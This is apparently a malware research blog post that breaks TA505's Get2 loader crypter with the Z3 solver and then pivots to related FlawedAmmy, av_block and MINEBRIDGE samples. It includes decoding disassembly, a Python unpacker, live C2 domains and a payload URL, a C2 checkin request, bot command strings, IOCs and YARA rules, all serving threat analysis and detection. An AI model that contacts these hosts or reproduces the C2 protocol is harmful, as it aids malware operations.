Breaking TA505’s Crypter with an SMT Solver

labs.sentinelone.com/breaking-ta505s-crypter-with-an-smt-solver/

Jason Reaves

Using a satisfiability modulo theories (SMT)[8] solver to break the latest variant of the crypter being used on Get2.

Executive Summary


- TA505 has been leveraging the Get2 loader using the same crypter since at least September 2019.
- Crypter overlap found leveraged by actors involved in Clop/CryptoMix ransomware.
- Crypter overlap found leveraged by actors involved with MINEBRIDGE reported by FireEye to also be used by TA505.
- Crypter overlap work shows more links of TA505 leveraging Clop/CryptoMix and MINEBRIDGE.

Background

TA505 [3] has been pushing their Get2 loader DLLs for a long time now using the same tactic [4], during this time the crypter has remained the same with a few modifications every few months. This crypter is actually a prime candidate for using SMT [1] to solve it and the latest iteration of the crypter gave me enough of a reason to write up a new unpacker utilizing SMT.

Research Insight


The crypter on the DLL has remained mostly static for the past 6 months with a few tweaks here and there. For example, the XOR key for decoding the unpacked binary has moved around a bit; the latest version looking at the 32-bit binary had the key referenced as an offset instead of having it placed in relation to the binary blob to be decoded.



```
                        loc_100018A7:
C7 85 74 FF FF FF 98 62+mov     [ebp+var_8C], offset unk_10006298
C7 85 78 FF FF FF E8 C8+mov     [ebp+var_88], 3C8E8h
C7 45 EC CC 00 00 00    mov     [ebp+var_14], 0CCh
8B 4D EC                mov     ecx, [ebp+var_14]
83 C1 01                add     ecx, 1
8B 45 EC                mov     eax, [ebp+var_14]
99                      cdq
F7 F9                   idiv    ecx
8B 55 EC                mov     edx, [ebp+var_14]
2B D0                   sub     edx, eax
89 55 EC                mov     [ebp+var_14], edx
A1 9C 56 00 10          mov     eax, dword_1000569C
89 85 7C FF FF FF       mov     [ebp+var_84], eax
8B 0D 94 56 00 10       mov     ecx, dword_10005694
89 4D 80                mov     [ebp+var_80], ecx
```

Figure 1 Data and Key locations in recent sample


The decoding is actually done by an encoded blob of bytecode which is decoded in a similar manner to the crypted binary.



```
55                      push    ebp
8B EC                   mov     ebp, esp
51                      push    ecx
C7 45 FC 00 00 00 00    mov     [ebp+var_4], 0
8B 45 08                mov     eax, [ebp+arg_0]
33 45 0C                xor     eax, [ebp+arg_4]
89 45 08                mov     [ebp+arg_0], eax
C1 45 08 04             rol     [ebp+arg_0], 4
8B 4D 08                mov     ecx, [ebp+arg_0]
81 C1 78 77 77 77       add     ecx, 77777778h
89 4D 08                mov     [ebp+arg_0], ecx
8B 45 08                mov     eax, [ebp+arg_0]
8B E5                   mov     esp, ebp
5D                      pop     ebp
C3                      retn
```

Figure 2 Decoding routine

The next layer that is decoded has remained pretty static over the months, it will reconstruct the binary data, run the same decoding routine and finally APLib decompress the resulting blob giving us our unpacked Get2 loader.



```
mov     edx, [ebp+var_9C]
add     edx, 2
mov     [ebp+var_9C], edx
```

```
loc_2AA:
mov     eax, [ebp+arg_0]
mov     ecx, [eax+0Ch]
shr     ecx, 2
cmp     [ebp+var_A0], ecx
jnb     short loc_314
```

```
loc_314:
mov     eax, [ebp+var_C]
push    eax
mov     ecx, [ebp+var_18]
push    ecx
call    aplib_decompress_940
add     esp, 8
test    eax, eax
jnz     short loc_32F
```

```
loc_273:
mov     eax, [ebp+arg_0]
mov     ecx, [eax+8]
mov     edx, [ebp+var_18]
add     edx, [ebp+var_98]
mov     eax, [ebp+var_9C]
mov     cl, [ecx+eax]
mov     [edx], cl
jmp     short loc_225
```

```
mov     edx, [ebp+var_A0]
mov     eax, [ebp+var_18]
mov     ecx, [eax+edx*4]
mov     [ebp+var_A4], ecx
mov     edx, [ebp+arg_0]
mov     eax, [ebp+var_A4]
xor     eax, [edx+10h]
mov     [ebp+var_A4], eax
mov     ecx, [ebp+var_A4]
rol     ecx, 4
mov     [ebp+var_A4], ecx
mov     edx, [ebp+var_A4]
add     edx, 77777778h
mov     [ebp+var_A4], edx
mov     eax, [ebp+var_A0]
mov     ecx, [ebp+var_18]
mov     edx, [ebp+var_A4]
mov     [ecx+eax*4], edx
jmp     short loc_29B
```

Figure 3 Shellcode decoding logic

The decoding is going to be:

```
f(x) = rol(x^Î”, 4) + 2004318072
```

We also know the output for the first iteration being a compressed binary will be ‘M8Zx90’ so we can construct our problem in Z3[2] and let it solve what the XOR key should be.

```
def solve_ta505crypter(input, output):
     xorkey = BitVec('xor1', 32)
     s = Solver()
     s.add(rol(BitVecVal(struct.unpack_from('<I',input)[0], 32) ^ xorkey, 4) +
2004318072 == BitVecVal(struct.unpack_from('<I',output)[0], 32))
     return(s)
```

After solving for the XOR key we just decode the data and write out the decompressed file.

```
    key = None
    for poss_decode in possible_decodes:
        s = solve_ta505crypter(t, poss_decode)
        if s.check() == sat:
            m = s.model()
            for d in m.decls():
                if d.name() == 'xor1':
                    key = m[d].as_long()

    if key:
        out = ""
        for i in range(len(t)/4):
            temp = struct.unpack_from('<I', t[i*4:])[0]
            temp ^= key
            temp = rol(temp, 4)
            temp += 2004318072
            out += struct.pack('<I', temp & 0xffffffff)

        open(sys.argv[1]+'_decodedObject', 'wb').write(out)
        if out[:3] == 'M8Z':
            print("Decompressing")
            out2 = aplib.decompress(out).do()
            open(sys.argv[1]+'_decompressed', 'wb').write(out2[0])
```


Now with a decoder, we can run it on the past few campaigns to harvest the IOCs. For example:

```
<..snip..>
f3196cb8288afe0c9e64778d9d82e4ad482153b916547809861f6d95677646fa
Decompressing
f66e03c26afac344b4e38345b26ce104f7131ed81e4f4961d43bd35df83493a5
Decompressing
f769549f2220a54ba738f0ff29c8d6917b9320fb6bc1445a821a990979f49c58
Decompressing
f775f6b32c8d54e44733d5dda34db81bd62e85f4e1df48500b6160403e482756
Decompressing
<..snip..>
```

Pivot


After breaking apart a crypter that appears to only be used by a specific actor group we can pivot on that crypter to see what else they might be using, such as this FlawedAmmy Loader that was mentioned on Twitter[5].

`4064ff7e06367b2431d371ddd1e97f659ec7f3c050229350725c91d6fffff835`



```
Signers
[+] ET HOMES LTD
Status Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Issuer thawte SHA256 Code Signing CA
Valid from 12:00 AM 06/11/2019
Valid to 11:59 PM 06/10/2020
Valid usage Code Signing
Algorithm sha256RSA
Thumbprint 8F594F2E0665FFD656160AAC235D8C490059A9CC
Serial number 48 CE 01 AC 7E 13 7F 43 13 CC 57 23 AF 81 7D A0
```

And another FlawedAmmy loader sample:
`ad320839e01df160c5feb0e89131521719a65ab11c952f33e03d802ecee3f51f`



```
C:\temp\temp.tmp
/22.b
92.38.135.99
JHFesjh32urwr33
C:\temp\rundl32.exe
```

Also an ‘av_block’ sample:
`1c983566c27a154f319bf6f1681b1de91930f3b7c019560a0fbc52ead861bf90`


This sample when unpacked shows to be designed to block protection services, after deobfuscating the strings which are obfuscated using a partial base64 and then eexec decoding.

Deobfuscated strings involve a huge list of security products. This sample appears possibly related to Clop or Cryptomix ransomware[6]. Some of the other strings in the binary we can also decode to get the process and files names related to some common server processes such as SQL, ElasticSearch and Apache.

Another interesting sample found by pivoting on this packer is a custom loader designed to load TeamViewer which FireEye calls MINEBRIDGE[7] and list that is also used as a backdoor.

`244a272d25328c05361c106d74a126b57a779585b6c7f622f79019bb6838e982`

This sample after unpacking has a custom UPX layer on it as well.



```
; BOOL __stdcall DllEntryPoint(HINSTANCE hi
public DllEntryPoint
DllEntryPoint proc near

var_A0= byte ptr -0A0h
hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpReserved= dword ptr  0Ch

cmp     byte ptr [esp+fdwReason], 1
jnz     loc_10075BE4
```

```
pusha
mov     esi, offset dword_10059000
lea     edi, [esi-58000h]
push    edi
jmp     short loc_10075A2A
```

```
loc_10075A2A:
mov     ebx, [esi]
sub     esi, 0FFFFFFFCh
adc     ebx, ebx
```

Figure 4 Custom UPX layer

After unpacking the sample fully we have a number of interesting strings.

Domains:

```
conversia91.top
fatoftheland.top
creatorz123.top
123faster.top
compilator333.top
```

Commands

```
drun_command
drun_URL
rundll_command
rundll_URL
update_command
update_URL
restart_command
terminate_command
kill_command
poweroff_command
reboot_command
setinterval_command
setinterval_time
```

C2 Related

```
uuid=%s&id=%s&pass=%s&username=%s&pcname=%s&osver=%s&timeout=%d
~f83g7bfiunwjsd1/g4t3_indata.php
uuid=%s&drun_status=1
uuid=%s&drun_status=2
uuid=%s&rundll_status=1
uuid=%s&rundll_status=2
uuid=%s&rundll_status=3
uuid=%s&update_status=1
uuid=%s&update_status=2
uuid=%s&restart_status=1
uuid=%s&terminate_status=1
uuid=%s&kill_status=1
uuid=%s&poweroff_status=1
uuid=%s&reboot_status=1
uuid=%s&setinterval_status=1
```

Also some hardcoded strings that seem interesting:

```
TeamViewer
~45feyf923h.bin
https://conversia91.top/~files_tv/~all_files_m.bin
Windows Defender
COM1_
TeamViewer server
TV_Marker
CInfoWindow
TVWidget
WidegetAudioVoipPage
TVScrollWin
Button
SoftwareTeamViewer
TeamViewer
DynGateInstanceMutex
_GAZGOLDER_VASYA
.log
.txt
.tmp
```

The loader performs a checkin to the C2 with a hardcoded User-Agent as well.

```
POST /~bv0j3irngskdn13/g4t3_indata.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 11_1_1 like Mac OS X)
AppleWebKit/604.3.5 (KHTML, like Gecko) Version/11.0 Mobile/15B150 Safari/604.1
Host: compilator333.top
Content-Length: 126
Cache-Control: no-cache

uuid=9939DCDD-0E9E-754F-
30950A0B&id=.1221882482&pass=p6dj76&username=ZWYJukQ&pcname=qIXONnRuFs&osver=Windows
7 SP 1&timeout=60
```

Downloading the all_files_m.bin gives us a ZIP compressed file full of TeamViewer software:

```
Date        Time        Attr  Size         Compressed    Name
------------------- ----- ------------ ------------  ------------------------

2018-09-17 05:17:10 ....A       27268760        11389396     TeamViewer.exe

2017-01-05 08:10:34 ....A   130         90           TeamViewer.ini

2018-09-17 05:17:10 ....A       7491824         2879243      TeamViewer_Desktop.exe

2018-09-17 05:17:28 ....A   728816      150689       TeamViewer_Resource_en.dll

2018-09-17 05:17:12 ....A       1445104         1210362      TeamViewer_StaticRes.dll

------------------- ----- ------------ ------------  ____________
```

Indicators of Compromise

Samples

```
cf17190546eb876307bde25810973cdaa1bc739e3d85bcc977c858c305130eb4
7420aafbceebd779fce23016e782e2223ed1e9f580e338bbd388beafe66dd10b
```

URLs

```
78d05d8a2c0604e115850977304b6a0b347492c9
hxxps://general-lcfd.com/ir1ask

e87e9041ea10ee08009c1ca1eaf756c8e053eb45
hxxps://home-storages.com/possdeip

4d62018b98c0ea627c69c0d0463dd35da67a82a3
hxxps://integer-ms-home.com/ir2ask

77d9df72ca8605652b6d804f3944ebc9b2451eac
hxxps://microsoft-live-us.com/archage

74d8922f038219a270f75162d8b81d4b48870de7
hxxps://ms-break.com/rrrdd1

f5e3db52f0de6d5de8c2bf12d47e45a19f2f112c
hxxps://ms-home-store.com/gggiko1

fe8c75d8c05101620d1eb8169dcfc40ae9d2932e
hxxps://ms-rdt.com/zoikkal

ec3751f35cffae7a754fa68087d2c252d42a8815
hxxps://ms-upgrades.com/dddkop2

f16d9e525e7ba66cff121e6aa1309d444676ec99
hxxps://online-office365.com/8800

1802ad465d71e054ef0dff23ed608fe4813536af
hxxps://onms-home.com/4444

7fbfaa047b28095b6a333cae56893583ed714bf0
hxxps://upgrade-ms-home.com/55555

47324f2342dc11eb124f5d44461ae2f8a408a8e5
hxxps://windows-avs-update.com/wood

c4d2a6ba297317ff6f070797cc119fd5e70b749e
hxxps://windows-en-us-update.com/2024

5cb0d7ca31f58ec6c2f84d681759d311bc8ecd9e
hxxps://windows-se-update.com/2021
```

YARA

```
rule dll_packer_science_not_feelz
{
meta:
author="Jason Reaves"
strings:
$a1 = {c7 45 fc 00 00 00 00 8b 45 08 33 45 0c 89 45 08 c1 45 08 04 8b 4d 08 81 c1 78
77 77 77}

condition:
all of them
}

rule dll_packer_science_not_feelz_2
{
meta:
sample="98cbaf55376e928b0c78fce3867d95b9ef4b45c1d91f103f00dad403dd524189"
thanks="Fowler"
author="Jason Reaves"
strings:
$a1 = {c7 45 fc 00 00 00 00 8b 45 08 33 45 0c 89 45 08 [0-20] c1 45 08 04 [0-14] 8b
4? 08 [1-2] 78 77 77 77}
condition:
all of them
}
```

References

1: https://vixra.org/abs/2002.0183
2: https://github.com/Z3Prover/z3
3: https://attack.mitre.org/groups/G0092/
4: https://blog.nviso.eu/2019/09/18/malicious-spreadsheet-dropping-a-dll/
5: https://twitter.com/VK_Intel/status/1159277285834407936
6: https://github.com/k-vitali/Malware-Misc-RE/blob/master/2019-08-03-cryptomix-clop-av_blockk-component.vk.notes.raw
7: https://www.fireeye.com/blog/threat-research/2020/01/stomp-2-dis-brilliance-in-the-visual-basics.html
8: https://en.wikipedia.org/wiki/Satisfiability_modulo_theories